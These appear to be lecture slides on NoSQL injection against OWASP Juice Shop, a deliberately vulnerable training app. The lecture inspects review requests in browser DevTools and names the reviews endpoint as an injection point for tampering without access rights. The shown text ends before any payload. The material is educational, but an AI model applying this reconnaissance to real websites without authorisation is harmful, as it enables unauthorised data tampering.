
NoSQL injection

- We click this “apple juice” and if we can scroll down. Here we go, a “review”!
- You might have a quick guess that, we are going to modify the reviews even if we are not allowed to do that. (no access rights)



NoSQL injection

- We can click any of the record and see the detail



The screenshot shows the Chrome DevTools Network tab. The left pane lists several network requests. The third request, a GET to `http://192.168.0.106:3000/rest/products/1/reviews`, is selected and highlighted in blue. The right pane shows the details for this request, including the status `200 OK`, version `HTTP/1.1`, and transferred size `815 B (484 B size)`. An orange arrow points from the text 'A good injection point!' to the URL in the request details.

Status	Meth...	Domain	File	Initiator	Type	Transferred	Si...
304	GET	192.168.0.10...	whoami	polyfills-...	json	cached	11...
304	GET	192.168.0.10...	reviews	polyfills-...	json	cached	4...
200	GET	192.168.0.10...	reviews	polyfills-...	json	815 B	4...
304	GET	192.168.0.10...	reviews	polyfills-...	json	cached	4...

GET `http://192.168.0.106:3000/rest/products/1/reviews`



Status: **200 OK**
Version: HTTP/1.1
Transferred: 815 B (484 B size)
Referrer Policy: no-referrer-when-downgrade

Response Headers (331 B)
Access-Control-Allow-Origin: *

- IP address, port number, product number!? A good injection point!


NoSQL injection

- Obviously, if you click some other products (in some other icons), the product number will change
- If we click some other comments, say, Banana juice, there will be reviews on the bottom



NoSQL injection

- There is a review there. It has an email field.
- asd2 seems like a user account in this website




We will see if we have enough time to go through this. But this is not our topic in this time

- For reviews, comments this kind of mechanism in the websites are related with another criminal-like behavior, the “cyberbullying”
 - When you are designing the websites, something you might be careful


NoSQL injection

- So, if we can scroll down to the bottom, we can put the review in the OWASP Juice Shop. Hit the submit when you are finished



NoSQL injection

- So now, this time, we are experiencing slightly different record with http status 201



The screenshot shows the Chrome DevTools Network tab. The top bar includes various tool icons and labels: Inspector, Console, Debugger, Network (active), Style Editor, Performance, Memory, Storage, Accessibility, and What's New. Below the bar is a filter section with 'Filter URLs' and a search icon. The main table lists network requests with columns: Status, Method, Domain, File, Initiator, Type, Transferred, Size, and Time. The 5th row is highlighted, showing a status of 201, method PUT, domain 192.168.0.106:3000, file reviews, and initiator polyfills-es2015.js:1 ...

Status	Method	Domain	File	Initiator	Type	Transferred	Size	Time
304	GET	192.168.0.106:3000	whoami	polyfills-es2015.js:1 ...	json	cached	114 B	3 m
200	GET	192.168.0.106:3000	reviews	polyfills-es2015.js:1 ...	json	474 B (raced)	144 B	9 m
200	GET	192.168.0.106:3000	reviews	polyfills-es2015.js:1 ...	json	474 B	144 B	17 m
304	GET	192.168.0.106:3000	reviews	polyfills-es2015.js:1 ...	json	cached	144 B	3 m
201	PUT	192.168.0.106:3000	reviews	polyfills-es2015.js:1 ...	json	353 B	19 B	
200	GET	192.168.0.106:3000	reviews	polyfills-es2015.js:1 ...	json	616 B	285 B	
304	GET	192.168.0.106:3000	reviews	polyfills-es2015.js:1 ...	json	cached	285 B	
304	GET	192.168.0.106:3000	reviews	polyfills-es2015.js:1 ...	json	cached	285 B	

- Let's click on it and see what we have, in detail

NoSQL injection

- Created! Isn't it?

The screenshot shows the Chrome DevTools Network tab with a list of network requests. The selected request is a PUT request to `http://192.168.0.106:3000/rest/products/6/reviews` with a status of 201 Created. The response headers show `Access-Control-Allow-Origin: *`.

Status	Meth...	Domain	File	Initiator	Type	Transferred	Si...
304	GET	192.168.0.10...	whoami	polyfills-...	json	cached	11...
200	GET	192.168.0.10...	reviews	polyfills-...	json	474 B (raced)	14...
200	GET	192.168.0.10...	reviews	polyfills-...	json	474 B	14...
304	GET	192.168.0.10...	reviews	polyfills-...	json	cached	14...
201	PUT	192.168.0.10...	reviews	polyfills-...	json	353 B	19...
200	GET	192.168.0.10...	reviews	polyfills-...	json	616 B	28...
304	GET	192.168.0.10...	reviews	polyfills-...	json	cached	28...
304	GET	192.168.0.10...	reviews	polyfills-...	json	cached	28...

PUT `http://192.168.0.106:3000/rest/products/6/reviews`


Status: 201 Created
Version: HTTP/1.1
Transferred: 353 B (19 B size)
Referrer Policy: no-referrer-when-downgrade

Response Headers (334 B)
Access-Control-Allow-Origin: *

- If we click the [request] tab, you will see the payload in the JSON format. The **payload** we are going to send to the server!


NoSQL injection

- Now, we can click the [Response] tab. It is success!



NoSQL injection

- Now, this time, click on the next record with http code 200



Status	Meth...	Domain	File	Initiator	Type	Transferred	Size
304	GET	192.168.0.10...	whoami	polyfills-...	json	cached	11...
200	GET	192.168.0.10...	reviews	polyfills-...	json	474 B (raced)	14...
200	GET	192.168.0.10...	reviews	polyfills-...	json	474 B	14...
304	GET	192.168.0.10...	reviews	polyfills-...	json	cached	14...
201	PUT	192.168.0.10...	reviews	polyfills-...	json	353 B	19...
200	GET	192.168.0.10...	reviews	polyfills-...	json	616 B	28...
304	GET	192.168.0.10...	reviews	polyfills-...	json	cached	28...
304	GET	192.168.0.10...	reviews	polyfills-...	json	cached	28...

PUT http://192.168.0.106:3000/rest/products/6/reviews

